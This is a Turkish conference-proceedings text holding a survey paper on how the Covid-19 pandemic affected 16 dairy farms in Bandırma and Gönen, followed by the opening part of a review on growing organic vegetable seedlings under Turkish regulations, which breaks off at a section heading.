Çalışmada, Covid-19 küresel pandemi sürecinde, Balıkesir ili Bandırma ve Gönen ilçelerinde halen süt sığircılık faaliyetlerini gerçekleştiren yetiştiricilerin süreçten etkilenme durumları ve süreci yönetme pratiklerinin ortaya konması amaçlanmıştır. Bu amaçla, Bandırma ve Gönen ilçelerinde Damızlık Sığır Yetiştiricileri Birliği'ne üye ve halen süt sığircılık sektöründe faaliyet gösteren toplam 16 işletmeye ait anket verileri değerlendirilmiştir. İşletmeler tamamıyla şansa bağlı örnekleme göre seçilmiştir. Çalışmaya ilişkin tanımlayıcı istatistikler ortaya konmuştur. Çalışmada, değerlendirilen işletmelerin ortalama sağmal hayvan sayılarının Bandırma ilçesinde 13 ve Gönen ilçesinde 12 baş olduğu belirlenmiştir. Bandırma ve Gönen ilçelerindeki üreticilerin sırasıyla %67 ve %50'sinin Tarım ve Orman Bakanlığı tarafından hayvancılık işletmelerinde uygulanacak olan Covid-19 tedbirleri hakkında bilgi sahibi oldukları belirlenmiştir. Bandırma ilçesinde 2 ve Gönen ilçesinde 1 işletmede olmak üzere toplam 3 işletmede Covid-19 pozitif vaka ile karşılaştıkları belirlenmiştir. Gönen ilçesindeki pozitif vakanın işletmede çalışan aile bireyi, Bandırma ilçesindeki iki vakadan birini çalışan aile bireyi diğerinin ise ücretli çalışan olduğu belirlenmiştir. Bandırma ve Gönen ilçelerindeki tüm işletmelerde testi pozitif çıkan kişilerin ve temaslı olanların izolasyonlarının sağlandığı belirlenmiştir. Testi pozitif çıkan tüm bireylere evde ilaç tedavisi uygulandığı ve on günlük izolasyon sonunda işlerine devam ettikleri belirlenmiştir. Covid-19 hastalığı görülen işletmelerde, tüm katılımcıların maske kullandıkları, mesafe kuralına uydukları ve el dezenfektanı kullandıkları belirlenmiştir. Bandırma ve Gönen ilçelerindeki işletmelerin sırasıyla %33 ve %63'ünde hayvan satışının olumsuz etkilendiği belirlenmiştir. Gönen ilçesindeki işletmelerin %25'inin yem temininde zorluklar yaşadıkları belirtilmiştir. İşletme içi

faaliyetler bakımından, Bandırma ilçesindeki üreticilerin %50'sinin bakım ve besleme uygulamaları, %17'sinin gübre yönetimi ve %33'ünün yem depolama faaliyetleri bakımından olumsuz etkilendikleri gözlenmiştir. Gönen ilçesindeki üreticilerin %25'i bakım ve besleme uygulamaları ve diğer %25'inin ise maliyetlerin artmasından olumsuz etkilendikleri belirlenmiştir. İşletmelerin pandemi sürecinde, işletmelerine dışarıdan ziyaretçi kabul etmemeleri ve ziyaret eden kişilere de dezenfektan prosedürlerini uygulamasının bireylerin Covid-19 pandemisinden korunmalarında yarar sağladığı gibi, işletmelerdeki hayvanların dışarıdan gelebilecek hastalık etmenlerinden korunmasına da destek sağladığı söylenebilir.

Anahtar Kelimeler: Süt sığırcılığı, tarım, pandemi, covid-19, hayvancılık

IMPACTS OF THE COVID-19 PANDEMIC ON THE DAIRY FARMING IN BANDIRMA AND GONEN

ABSTRACT

The aim of study was determine the effect of Covid-19 pandemic in dairy cattle farm on dairy cattle breeding operations and the management practice of breeders on this case in Bandırma and Gonen provinces of Balıkesir in current. For this purpose, the survey data of a total of 16 dairy farms that are members of the Cattle Breeders Association in Bandırma and Gönen provinces and current operate in the dairy cattle sector were evaluated. The enterprises were chosen according to the sampling on chance. The descriptive statistics were determined. The average milking cow capacity of farms were 13 and 12 had respectively in Bandırma and Gonen. 67% and 50% of breeders in Bandırma and Gonen were determined that they do not have any idea about the Covid-19 measures to be implemented by the Ministry of Agriculture and Forestry in livestock enterprises. It was determined that they encountered Covid-19 positive cases in a total of 3 persons, 2 in Bandırma and 1 in Gonen provinces. It was determined that the positive case in Gonen was the family member working in the enterprise, one of the two cases in the district of Bandırma was a working family member and the other was a paid employee. It has been determined that; in all enterprises in Bandırma and Gonen, the people who had test positive and those who have contact are isolated. It was determined that all individuals were administered medication at home and continued to work after ten days of isolation. It has been stated that in enterprises with Covid-19 disease, all participants use masks, follow the distance rule and use hand disinfectants. It was determined that animal sales were

negatively affected in 33% and 63% of the enterprises in Bandırma and Gonen respectively. It has been stated that 25% of the enterprises in Gonen district have difficulties in supplying feed. In terms of in-house activities, it was observed that 50% of the producers in Bandırma district were adversely affected in terms of maintenance and feeding practices, 17% in terms of manure management and 33% in feed storage activities. 25% of the producers in Gonen district stated that they were negatively affected by the maintenance and feeding practices and the other 25% by the increase in costs. During the pandemic period, enterprises were not accept visitors from outside and apply disinfectant procedures to visitors; It was not only helps individuals to be protected from the Covid-19 pandemic, but also provides support for the protection of animals in enterprises from external disease factors.

Keywords: *Dairy farming, agriculture, pandemic, covid-19, livestock*

1. GİRİŞ

Korona virüsünün etkisiyle ortaya çıkan Covid-19 pandemi süreci, 2019 yılı sonunda Çin devletinin Wuhan kentinde başlamıştır. Çin’li yetkililerin belirttiklerine göre virüs bir hayvan satış pazarından ortaya çıkmıştır [1]. . Daha sonra küresel bir sorun haline gelen pandemi süresi özellikle Avrupa ülkeleri başta olmak üzere ABD ve Afrika kıtasını etkilemiştir. Dünya Sağlık Örgütü tarafından küresel pandemi olarak kabul görmüştür. Covid-19 küresel pandemi sürecinde sağlık sektörü başta olmak üzere, diğer tüm üretim ve hizmet sektörlerini ve toplumun yaşamsal faaliyetlerini etkilemiştir [2] [3]. Pandemi, toplumun her kesimini etkilediği gibi tarımsal faaliyet içerisinde bulunan bireyleri de yakından etkilemektedir. Tarımsal faaliyetler içerisinde bulunan hayvancılık faaliyetleri, diğer tarımsal faaliyetlere nazaran daha çok günlük ve rutin olarak yapılması gereken faaliyetleri içermektedir [4]. Bu nedenle hayvancılık işletmelerinde gerçekleştirilen besleme, sağım ve üreme faaliyetleri gibi rutin işlerin gerçekleştirilmesine devam edilmesi zorunluluktur [5].

Pandemi sürecinin kontrol altına alınabilmesi amacıyla, ülkelerin otoriteleri tarafından farklı uygulamalar gerçekleştirilmiştir. Birçok ülkede toplumlar arasındaki temasın azaltılmasını sağlamak amacıyla ülkeler arası seyahatin kısıtlanmasına gidilmiştir. Ayrıca ülkeler kendi içerisinde insanların temasını azaltmak amacıyla kısıtlamalara karar vermiştir. Başta eğitimin uzaktan gerçekleştirilmesi olmak üzere; restoran, sinema, tiyatro, kiraathane vb. sosyal mekanların süreli olarak kapatılmasına karar verilmiştir. [6]. Ülkemizde de diğer ülkeler ile birlikte uluslar arası uçuşların sınırlandırılması, şehirler arası seyahatin sınırlandırılması, okulların uzaktan eğitime geçmesi vb. kısıtlamalara gidilmiştir. Kısıtlamalardan her ne kadar tarımsal faaliyetlerde bulunan kişi ve kuruluşlar kapsam dışında tutulsa da, belirtilen kesimin diğer sektör ve kişiler ile ilişkilerinin kısıtlanmasına sebep olmuştur. 2018 yılı verilerine göre manda hariç büyükbaş hayvan sayısı Balıkesir ili için 538.682 baş, Bandırma ilçesinde 16.291 baş ve Gönen ilçesinde 41.141 baş olduğu bildirilmiştir [7].

Çalışmada, Covid-19 küresel pandemi sürecinde, Balıkesir ili Bandırma ve Gönen ilçelerinde halen süt sığırcılık faaliyetlerini gerçekleştiren yetiştiricilerin süreçten etkilenme durumları ve süreci yönetme pratiklerinin ortaya konması amaçlanmıştır.

2. MATERYAL VE METOT

Çalışma materyalini Balıkesir ili Bandırma (sekiz) ve Gönen (sekiz) ilçelerinde süt sığırcılık sektöründe faaliyet gösteren ve halen Damızlık Sığır Yetiştiricileri Birliği'ne üye toplam 16 işletme sahipleri ile yapılan anket verileri oluşturmuştur. İşletmeler şansa bağlı örnekleme göre seçilmiştir. Çalışma kapsamında anket verileri yüz yüze görüşme yöntemiyle elde edilmiştir. Anket çalışmaları tamamlandıktan sonra ise verilerin değerlendirilmesi aşamasına geçilmiştir. Anket formunda yer alan soruların cevapları, bilgisayar ortamına aktarılmış Excel yazılım paketi yardımıyla tanımlayıcı istatistikler ortaya konmuştur.

3. ARAŞTIRMA BULGULARI

Değerlendirilen işletmelerde bulunan sağmal hayvan kapasitelerinin; Bandırma ilçesinde ortalama 13 ve Gönen ilçesinde ortalama 12 baş olduğu belirlenmiştir. İşletmedeki işgücü değerlendirildiğinde; Bandırma ilçesindeki bir işletme hariç olmak üzere her iki ilçede de görev alan tüm çalışanların aile bireylerinden oluştuğu belirlenmiştir. Üreticilerin Covid-19 küresel pandemi süreci ile ilgili bilgi kaynaklarının değerlendirildiğinde; Bandırma ve Gönen ilçelerindeki yetiştiricilerin sırasıyla %67 ve %88'inin bilgi kaynağı olarak en çok görsel basını kullandıkları gözlenmiştir.

Covid-19 küresel pandemi sürecinde Tarım ve Orman Bakanlığı tarafından hayvancılık işletmelerinde uygulanacak olan Covid-19 tedbirleri ve bunların kapsamı hakkında bilgi sahibi olup olmadıkları sorulduğunda, Bandırma ilçesindeki yetiştiricilerin %67 ve Gönen ilçesindeki yetiştiricilerin %50'sinin bilgi sahibi oldukları belirlenmiştir. Yine ilgili bakanlık tarafından sağlanan yem desteğinden yararlanma düzeyleri sorulduğunda bu oranın Bandırma ilçesinde %50 ve Gönen ilçesinde %63 olduğu belirlenmiştir. Her iki ilçede de işletmelerde çalışan aile bireyleri ve çalışanların tümü Covid-19 genel hijyen kurallarını bildikleri ve bu kurallara uyduklarını belirtmişlerdir. Şehirlerarası yolculuğun ve sokağa çıkmanın kısıtlamalarının üreticiler üzerindeki etkilerinin belirlenmesi amacıyla sorulan soruya Bandırma'daki üreticilerin tamamının bu durumdan etkilenmediklerini, Gönen'deki üreticilerin ise %38'inin bu durumdan etkilenmedikleri, %25'inin yem fiyatlarındaki artıştan etkilendikleri, %13'er kısımların ise yem temini, kaba yem üretimi ve hayvan satışı konularında olumsuz etkilendiklerini belirtmişlerdir. Covid-19 küresel pandemi sürecinde işletmede görev yapan kişilerin hijyen koşullarını sağlamak amacıyla gerçekleştirilen tedbirler değerlendirildiğinde, Bandırma ilçesinde %17 ve Gönen ilçesinde %13 olmak üzere her şeyin eskisi gibi devam ettiği ve herhangi bir tedbir alınmadığı belirtilmiştir. Yine Bandırma ilçesindeki üreticilerin %67'1 ve Gönen'deki işletmecilerin %50'si işletmeye dışarıdan yapılan ziyaretlerin kısıtlandığını

belirtmişlerdir. Ziyaretçilerin dezenfektan kurallarına uyma düzeyleri değerlendirildiğinde Bandırma için bu oranın %17 ve Gönen için %38 olduğu gözlenmiştir.

3.1. Üreticilerin Covid-19 pandemi sonrası işletmelerinin geleceği hakkındaki planları

Pandemi sürecinin işletmenin gelecek planlanmasına etkileri incelendiğinde; Bandırma ve Gönen ilçelerindeki üreticiler sırasıyla %83 ve %88'inin daha önce işletme kapasitesini arttırmayı planladıklarını ancak pandemi nedeniyle bu durumdan vazgeçtiklerini belirtmişlerdir. Üreticilere pandemi nedeniyle işletmelerinin geleceği hakkında olumlu bir durumun gerçekleşip gerçekleşmediği sorulduğunda; Bandırma ve Gönen ilçelerindeki üreticilerin sırasıyla % 17 ve %12'si olumsuz etkilenmediklerini belirtmişlerdir.

3.2. Pandemi sürecinin işgücüne etkisi

Pandemi nedeniyle işletmede görev alacak personel temin durumu sorulduğunda Bandırma ve Gönen ilçelerindeki üreticilerin sırasıyla %83 ve %75 personel bulmakta herhangi bir sorun ile karşılaşmadıklarını belirtmişlerdir. Her iki ilçe de pandemi sürecinin personel giderlerinde artışa sebep olmadığı belirlenmiştir.

3.3. Pandemi sürecinde işletmelerin iç ve dış faaliyetlerinin olumsuz etkilenme durumları

Üreticilerin pandemi boyunca dış faaliyetlerin olumsuz olarak etkilenme durumları değerlendirildiğinde; Bandırma ve Gönen ilçelerindeki işletmelerin, sırasıyla %33 ve %63'ünde işletmelerin hayvan satışının olumsuz etkilendiğini ve sırasıyla %17 ve %13'ünün ise hiçbir dış faaliyetlerinin etkilenmediği belirlenmiştir. Gönen ilçesindeki işletmelerin %25'inin yem temininde olumsuz durumlar ile karşılaştıkları belirlenmiştir. Bandırma ilçesindeki üreticilerin %17'sinin ise küpeleme faaliyetlerinin aksaması nedeniyle süreçten olumsuz etkilendikleri belirlenmiştir.

Üreticilerin işletme içi faaliyetlerin olumsuz etkilenme durumları değerlendirildiğinde; Bandırma ilçesindeki üreticilerin %50'sinin bakım ve besleme uygulamaları, %17'sinin gübre yönetimi ve %33'ünün yem depolama faaliyetleri bakımından olumsuz etkilendikleri gözlenmiştir. Gönen ilçesindeki üreticilerin %25'i bakım ve besleme uygulamaları ve diğer %25'i ise maliyetlerin artmasından olumsuz etkilendiklerini belirtmişlerdir. Gönen ilçesindeki üreticilerin %50'si ise pandemi boyunca işletme içi koşullarında herhangi bir olumsuz durum ile karşılaşmadıkları belirtilmiştir.

3.4. İşletmelerde Covid-19 hastalığı görülme düzeyi

Bandırma ve Gönen ilçelerinden elde edilen toplam sekizer anket değerlendirilmiş ve Bandırma ilçesinde iki ve Gönen ilçesinde bir işletmede olmak üzere toplam üç işletmede Covid-19 pozitif vaka ile karşılaştıklarını belirtmişlerdir. Gönen ilçesindeki pozitif vakanın işletmede çalışan aile bireyi,

Bandırma ilçesindeki iki vakadan birini çalışan aile bireyi diğerinin ise ücretli çalışan olduğu belirlenmiştir. Çalışmada, Covid-19 pozitif test sonucu görülen işletmeler ile görülmeyen işletmelere farklı sorular sorulmuş olup sonuçları bu başlık altında verilecektir. Benzer şekilde her iki işletme grubunda pandemi ile mücadele pratikleri irdelenmiştir.

3.5. Covid-19 hastalığı görülen işletmelerde pandemi sürecinin yönetimi

Covid-19 testi pozitif olarak belirlenen işletmelerde ilk yapılan müdahaleler değerlendirildiğinde; Bandırma ve Gönen ilçelerindeki tüm işletmelerde testi pozitif çıkan kişilerin ve temaslı olanların izolasyonlarının sağlandığı belirlenmiştir. Testi pozitif çıkan tüm bireylere evde ilaç tedavisi uygulandığı ve on günlük izolasyon sonunda işlerine devam ettikleri belirlenmiştir. Katılımcıların tümünün yeniden Covid-19 hastalığına yakalanmamak için maske kullandıkları, mesafe kuralına uydukları ve el dezenfektanı kullandıkları belirlenmiştir. Gönen ilçesindeki pozitif vaka görülen işletmedeki tüm çalışanların ayrıca eldiven kullandıkları belirlenmiştir.

3.6. Covid-19 hastalığı görülmeyen işletmelerde pandemi sürecinin yönetimi

Pozitif vaka görülmeyen işletmelerde; vaka görülmemesinin nedeni sorulduğunda her iki ilçedeki katılımcıların tamamı maske kullandıkları, mesafe kuralına uydukları ve el dezenfektanı kullanmalarını nedeniyle kendilerini koruduklarını belirtmişlerdir. Gönen ilçesindeki katılımcıların %14'ü ilave olarak eldiven kullandıklarını belirtmiştir. Bandırma ilçesindeki katılımcıların %33'ü ve Gönen ilçesindeki katılımcıların %14'ü kendilerinin kırsalda yaşamlarını sürdürdüklerini ve ayrıca evden dışarıya çıkmamaya özen gösterdiklerini belirtmişlerdir.

Bandırma ilçesindeki üreticilerin Covid-19 hastalığına yakalanma kaygısı taşımalarına neden olabilecek sebepler sorulduğunda Bandırma ilçesindeki üreticilerin tamamı basında çıkan haberlerden, %75'i ise aile fertleri veya akrabalarında görülen pozitif vakalardan endişe duyduklarını belirtmişlerdir. Gönen ilçesindeki üreticilerin %43'ü ise günlük vaka artış oranının yükselmesinden etkilendiklerini belirtmişlerdir.

4. SONUÇ

Covid-19 küresel pandemi sürecinde, diğer tüm endüstri alanlarında olduğu gibi tarımsal faaliyetler de önemli düzeyde etkilenmiştir. Bandırma ve Gönen ilçelerinde halen üretime devam eden süt sığırcılık işletmelerinde genel olarak Covid-19 hastalık görülme düzeyinin nispeten düşük düzeyde olduğu belirlenmiştir. Çalışmanın yürütüldüğü Bandırma ilçesindeki üreticilerin şehirlerarası yolculuğun ve sokağa çıkma kısıtlamasından olumsuz etkilenmedikleri, Gönen ilçesindeki üreticilerin ise nispeten yem temini, kaba yem üretimi, hayvan satışı ve yem fiyatlarının artmasından daha çok olumsuz etkilendikleri belirlenmiştir.

Bandırma ilçesindeki yetiştiricilerin %33 ve Gönen ilçesindeki yetiştiricilerin %50'sinin Tarım ve Orman Bakanlığı tarafından hayvancılık işletmelerinde uygulanacak olan Covid-19 tedbirlerinde haberdar olmadıkları belirlenmiştir. Bu konuda yayım faaliyetlerine önem verilmesi gerektiği söylenebilir. Benzer şekilde bakanlığın bu süreçte yaptığı yem desteklerinden faydalanma oranlarının Bandırma ve Gönen ilçeleri için sırasıyla %50 ve %63 olduğu, belirtilen desteklemelerden faydalanabilmeleri için üreticilerin teşvik edilmeleri gerektiği söylenebilir.

İşletmelerin pandemi sürecinde, işletmelerine dışarıdan ziyaretçi kabul etmemeleri ve ziyaret eden kişilere de dezenfektan prosedürlerini uygulaması; bireylerin Covid-19 pandemi sürecinde hastalıktan korunmalarında yarar sağladığı gibi, işletmelerdeki hayvanların dışarıdan gelebilecek hastalık etmenlerinden korunmasına da destek sağladığı söylenebilir.

5. KAYNAKÇA

- [1] Sertdemir, A. "Türkiye'nin Koronavirüsle Mücadele Performansı Üzerine Bir Değerlendirme" Nazilli İktisadi ve İdari Bilimler Fakültesi Dergisi, 1 (1), 15-26 (2020)
- [2] Baltacı A, Akaydın H. "COVID-19 Pandemi Sürecinin Tüketicilerin Gıda Ürünlerini Satın Alma Davranışları Üzerindeki Etkisi: Bir Literatür Taraması" YIU Sağlık Bil Derg 2020;1:57-64 (2020)
- [3] Macit, A. Macit, D. "Türk Sivil Havacılık Sektöründe Covid-19 Pandemisinin Yönetimi", Avrasya Sosyal ve Ekonomi Araştırmaları Dergisi, vol. 7, no. 4, pp. 100-116, Apr. (2020)
- [4] Poudel, P. B., Poudel, M. R., Gautam, A., Phuyal, S., Tiwari, C. K., Bashyal, S. "COVID-19 and its global impact on food and agriculture". Journal of Biology and Today's World, 9(5), 221–225 (2020).
- [5] Hashem NM, Gonzalez-Bulnes A. State-of-the-art and prospective of nanotechnologies for smart reproductive management of farm animals. Animals (Basel). 10:840. <https://doi.org/10.3390/ani10050840>. (2020)
- [6] Kıvılcım, B. COVID-19 "Yeni Koronavirüs Salgınının Turizm Sektörüne Muhtemel Etkileri" Uluslararası Batı Karadeniz Sosyal ve Beşeri Bilimler Dergisi , 4 (1) , 17-27 . DOI: 10.46452/baksoder.727208. (2020).
- [7] Kocabey, S. "Balıkesir İli İçin Hayvansal Atık Kaynaklı Biyogaz Potansiyelinin Belirlenmesi" Avrupa Bilim ve Teknoloji Dergisi, (17): 234-243. (2019).

ORGANİK SEBZE FİDESİ YETİŞTİRİCİLİĞİ

Gizem Fadillođlu¹, Sevinç Başay²

¹*Bursa Uludağ Üniversitesi Fen Bilimleri Enstitüsü, Bahçe Bitkileri Bölümü Görükle- Bursa*

²*Bursa Uludağ Üniversitesi Bahçe Bitkileri Bölümü Görükle- Bursa*

sevincbasay@uludag.edu.tr

ORCID: 0000-0002-9466-1015

ÖZET

Tarımda kullanılan kimyasal ilaçların doğayı ve insan sağlığını ciddi şekilde etkilediği her geçen gün daha fazla anlaşılmaktadır. Ülkemizde özellikle sebze üretim faaliyetlerinde, birim alandan yüksek gelire endekli ve monokültür üretim planının yapılması, bilinçsizce yüksek oranda kullanılan girdiler (gübre ve tarımsal ilaç vs.) üretim yapılan toprağı ve çevreyi olumsuz etkilemiş, ürünlerde sağlığı tehdit eden kalıntılara neden olmuştur. Bu kimyasallar sağlıklı gıda üretimi için gerekli temiz toprak, temiz su ve biyolojik çeşitliliğini devamlılığını ve gıda güvenliğini tehdit etmektedir. Son yıllarda insanların gıda güvenliği konusunda daha bilinçli hale gelmesi, organik ürünlere ilgiyi arttırmıştır. Organik ürünlere olan ilgi ile birlikte yetiştiricilerin organik ürüne yönelmesi, beraberinde çoğaltım materyali bulma noktasında sorunları getirmiştir. Organik Tarımın Esasları ve Uygulanmasına İlişkin Yönetmelikte “Organik fide, organik tohum veya ana bitkiden elde edilmiş ve bu yönetmelik hükümlerine uygun olarak üretilmiş olmalıdır” maddesinden de anlaşılacağı gibi organik sebzeçiliğe başlarken fidenin mutlaka organik koşullara uygun olarak sertifikalı üretilme zorunluluğunun olduğu anlaşılmaktadır. Mevcut durumda; organik tarıma başlayan çiftçinin karşısına çıkan ilk sorun tohum ve fide temini olmaktadır. Ancak hala ülkemizde organik fide üretimi konusunda faaliyet gösteren çok az sayıda özel fide kuruluşu vardır. Bunun başlıca nedenleri organik fide üretiminin diğer fidelerden ayrı olarak özel seralarda üretilme zorunluluğu ve organik fidelere olan talebin henüz istenilen seviyede olmamasıdır. Bu durumda çiftçi organik üretimde, organik fidesini sınırlı sayıda organik fide üreten özel firmalardan temin edebilmektedir. Özel firmalardan temin edemediği durumda ise organik fidesini organik koşullarda kendisi yetiştirmek durumunda kalmaktadır. Bu çalışma; organik fide yetiştirilirken kullanılacak ortam,

gübre ve bitki koruma yöntemlerinin mevzuata uygun olarak değerlendirilmesi amacı ile derleme şeklinde hazırlanmıştır.

Anahtar Kelimeler: Organik, Fide, Ortam, Gübre, Bitki Koruma

GROWING of ORGANIC VEGETABLE SEEDLING

ABSTRACT

It is understood more and more every day that chemical drugs used in agriculture seriously affect nature and human health. In our country, especially in vegetable production activities, making a monoculture production plan indexed to high income per unit area, the unconsciously high rate of inputs (fertilizers and pesticides, etc.) have adversely affected the production soil and the environment. These chemicals threaten of clean soil, clean water and continuity of biological diversity and food safety that required for healthy food production. In recent years, people have become more conscious about food safety, increasing the interest in organic products. With the interest in organic products, the orientation of the growers to organic products has brought problems in finding reproduction material. As can be understood from the article "Organic seedling must be obtained from organic seed or mother plant and produced in accordance with the provisions of this regulation" in the Regulation on Principles and Application of Organic Agriculture, it is understood that the seedling must be produced in accordance with organic conditions, when starting organic vegetable growing. In the present case; The first problem encountered by the farmer who starts organic agriculture is the supply of seeds and seedlings. However, there are still very few private seedling establishments operating in organic seedling production in our country. The main reasons for this are that organic seedling production must be produced in special greenhouses separately from other seedlings and the demand for organic seedlings is not at the desired level yet. In this case, farmers can obtain their organic seedlings from private companies producing a limited number of organic seedlings in organic production. In cases where they cannot be obtained from private companies, they have to grow its organic seedlings in organic conditions. This study; It has been prepared as a compilation in order to evaluate the environment, fertilizer and plant protection methods to be used while growing organic seedlings in accordance with the legislation.

Keywords; Organic, Seedling, Environment, Fertilizer, Plant Protection

1. GİRİŞ

Günümüzde dünya nüfusu hızla artmakta ve 2050 yılında nüfusun 9.3 milyar kişiye ulaşacağı tahmin edilmektedir. Nüfus artışı, besin ihtiyacının artması, bilinçsiz ve aşırı miktarlarda kullanılan tarımsal girdiler, tarımsal alanlarda önemli kirlilik problemlerini de beraberinde getirmiştir. Çevresel sorunların ortaya çıkması ile alternatif tarım sistemi arayışlarına gidilmiş ve doğal dengeyi bozmayan, çevreyi kirletmeyen tarımsal üretim sistemleri güncellik kazanmıştır. Organik Tarım da bunlardan biridir [1]. Organik tarım, üretimden tüketime kadar her aşaması kontrollü ve sertifikalı gerçekleşen tarımsal üretim biçimidir. Organik tarımda kimyasal girdi kullanımı kısıtlanmakta veya tümüyle yasaklanmaktadır. Yanlış uygulamalar sonucu kaybolan doğal dengenin doğadaki döngüler izlenerek yeniden kazanımı amaçlanmaktadır [2]. Organik tarım ülkemizde son 10 yıl içerisinde üretim alanı ve üretici sayısı olarak sırasıyla: 325.831 ha'dan 502.127 ha alana, üretici sayısı ise 35.565'den 74.547 kişiye çıkmıştır. Toplam sebze üretim alanı da 505.551 ha alana ulaşmıştır [3].

Ülkemizde özellikle sebze üretim faaliyetlerinde birim alandan yüksek gelir elde etmek amacıyla, münavebe planına uygulanmaması, bilinçsizce yüksek oranda kullanılan girdiler (gübre ve tarımsal ilaç vs.) üretim yapılan çevreyi ve toprağı olumsuz etkilemiş, ürünlerde sağlığı tehdit eden kalıntılara neden olmuştur. Ayrıca günümüzde tüketicilerin sebzelerdeki eski tat ve aromayı bulamaması bu yanlış uygulamaların etkisini tartışmaya açmıştır. Bu nedenle ülkemizde son yıllarda organik olarak yetiştirilmiş ürünlere olan talebin artmaya başladığı görülmektedir [4,5]. Organik sebzeçiliğe başlarken, öncelikle “organik tohum” eldesi önem taşır. 01.12.2004 tarih ve 5262 sayılı Organik Tarım Kanunu, 27676 sayı ve 18.08.2010 tarihli “Organik Tarımın Esasları ve Uygulanmasına İlişkin Yönetmelik” madde 10-a. bendinde, Organik tarımsal çoğaltım materyallerinin özellikleri tanımlanırken fide; “organik tohum veya ana bitkiden elde edilmiş ve bu yönetmelik hükümlerine uygun olarak üretilmiş olmalıdır.” şeklinde tanımlanmaktadır. Yönetmeliğin madde 10-2. bendinde de “kullanılacak tohum ve fide, fidan, anaç, misel, çelik, yumru gibi çoğaltım materyali organik tarım metoduyla üretilmiş olmalıdır. Ancak fide dışındaki çoğaltım materyallerinin, organik olarak elde edilememesi durumunda konvansiyonel üretimden gelen ve yönetmeliğin Ek-1 (A) ve (B) bölümlerinde yer alan maddelerin dışındaki herhangi bir sentetik kimyasal madde ile muamele görmemiş çoğaltım materyali kullanılabilir denilmektedir [6]. Bu madde bendinden de anlaşılacağı gibi organik sebze yetiştiriciliğinde fidenin mutlaka organik koşullara uygun olarak sertifikalı üretilme zorunluluğunun olduğu anlaşılmaktadır [7]. Organik sebze üretiminde, fidesi ile üretilen türlerle organik sebzeçiliğe başlarken, üretimde kullanılacak fidenin izin verilmeyen hiçbir girdi kullanılmadan “organik koşullara uygun” üretilmiş olma zorunluluğu ile organik tohum bulunamaması durumunda ise sertifikasyon kuruluşunun kabulü ile herhangi bir kimyasalla muamele görmemiş tohumdan üretilme zorunluluğu vardır [6]. Mevcut durumda; organik tarıma başlayan çiftçinin karşısına çıkan ilk sorunlardan biri tohum ve fide temini olmaktadır. Çiftçi organik üretimde organik fide temin edemediği için fidesini organik koşullarda kendisi yetiştirmek durumunda kalmaktadır. Bu çalışma; organik fide yetiştirilirken kullanılacak ortam,

gübre ve bitki koruma yöntemlerinin mevzuata uygun olarak değerlendirilmesi amacı ile derleme şeklinde hazırlanmıştır.

2. MATERYAL VE METOT

Organik fide yetiştiriciliği ve yetiştirme ortamları, organik fidede kullanılan gübreler ve bitki koruma konuları mevzuata uygun olarak değerlendirilmesi amacı ile farklı literatür taramaları ile derleme şeklinde hazırlanmıştır.

3. ARAŞTIRMA BULGULARI

3.1. Organik Fide Üretimi

Organik fide üretiminde, organik bitkisel üretimde olduğu gibi, kimyasal girdilerin yerine sadece organik girdilerin kullanımına izin verilmektedir. Organik fide üretiminde yetiştirme ortamı seçiminin, gübrelemenin ve bitki koruma gibi bakım işlemlerinin yönetmeliğe uygun olması gerekmektedir [8]. Organik sebze yetiştiriciliğinde başarıyı etkileyen en önemli konulardan biri; kuvvetli ve sağlıklı fide ile yetiştiriciliğe başlamaktır. Fidelerin sera ve arazideki yerlerine dikilirken hastaliksız ve zararlılardan arı olmasına dikkat edilmelidir [9,10,11].

Hazır fide sektörünün organik fide üretiminde (özellikle fide gelişiminin kontrolü ve organik fide üretiminin diğer fidelerden ayrı olarak özel seralarda üretilme zorunluluğu ve organik fidelere olan talebin henüz istenilen seviyede olmaması gibi zorluklar nedeni ile) pratikte uygulaması yok denecek kadar azdır. Bu durumda organik fide ihtiyacı üreticilerin kendisi tarafından karşılanmaktadır [12, 13]. Başarılı bir organik sebze yetiştiriciliği kaliteli ve sağlıklı fidelerle başlamakla mümkündür. Fide yetiştiriciliğinde başarının sırrı çevre şartlarının iyi ayarlanması büyük önem arz etmektedir. Bu çevre şartlarında ışık şiddetinin ayarlanması özellikle kuru madde birikimi ve boy kontrolü üzerine etkilidir [14].

Konvansiyonel fide üretiminden farklı olarak organik fide yetiştiriciliğinde kullanılan yetiştirme ortam(lar)ı ve gübreleme programı değişmekte ve çevre koşullarına (sıcaklık, ışık, nem vb.) bağlı olarak bitki büyüme ve gelişmesi farklılık gösterebilmektedir. Buna bağlı olarak bitki büyüme hızı, yaprak oluşumu, üst aksam ve köklerin gelişimi de etkilenmektedir [10]. Abdelrahman ve ark. [15] Organik Kavun Fidesi üretimi için Kompost Bazlı Yetiştirme ortamları isimli çalışmaları sonucunda; organik fideliklerde üretimin başarısını belirlemede en önemli unsurlardan biri yetiştirme ortamının kalitesidir. Yetiştirme ortamının işlevleri, herhangi bir patojenite ve / veya fitotoksosite sorunu yaratmadan, köklerin sabitlenmesini sağlamak, fiziksel özellikleri korumak ve bitkiye hava, su ve besin sağlamaktır. Bu amaçla kullanılan ve takdir edilen ortak malzeme kesinlikle turba ve özellikle Sphagnum turbası olduğunu belirtmektedirler.

Organik tarımda fide üretimi üreticileri zorlayan bir yetiştiriciliktir. Çünkü fide yetiştiriciliğinin hem yoğun bakım gerektirmesi hem de organik yetiştiriciliğin getirdiği kısıtlamalar çiftçiyi

zorlamaktadır. Organik fide yetiştiriciliğinde viyol gözlerinin biraz daha geniş tercih edilmesi, düzenli bakım koşulları, kontrol ve sertifikasyon kuruluşunun müsaade ettiği çiftlik gübresi, vermikompost gibi ortamların belli süre suda bekletilerek çay elde edilmesi, belli oranlarda seyreltme yapılarak sulamada kullanılması sayesinde organik fide yetiştiriciliğinde başarı elde edilmesi mümkün görünmektedir. Fide yetiştiriciliğinin kısa sürede gerçekleşmesi düşünüldüğünde aşılabilir bir durum olduğu söylenebilir.

3.2. Fide Ortamları

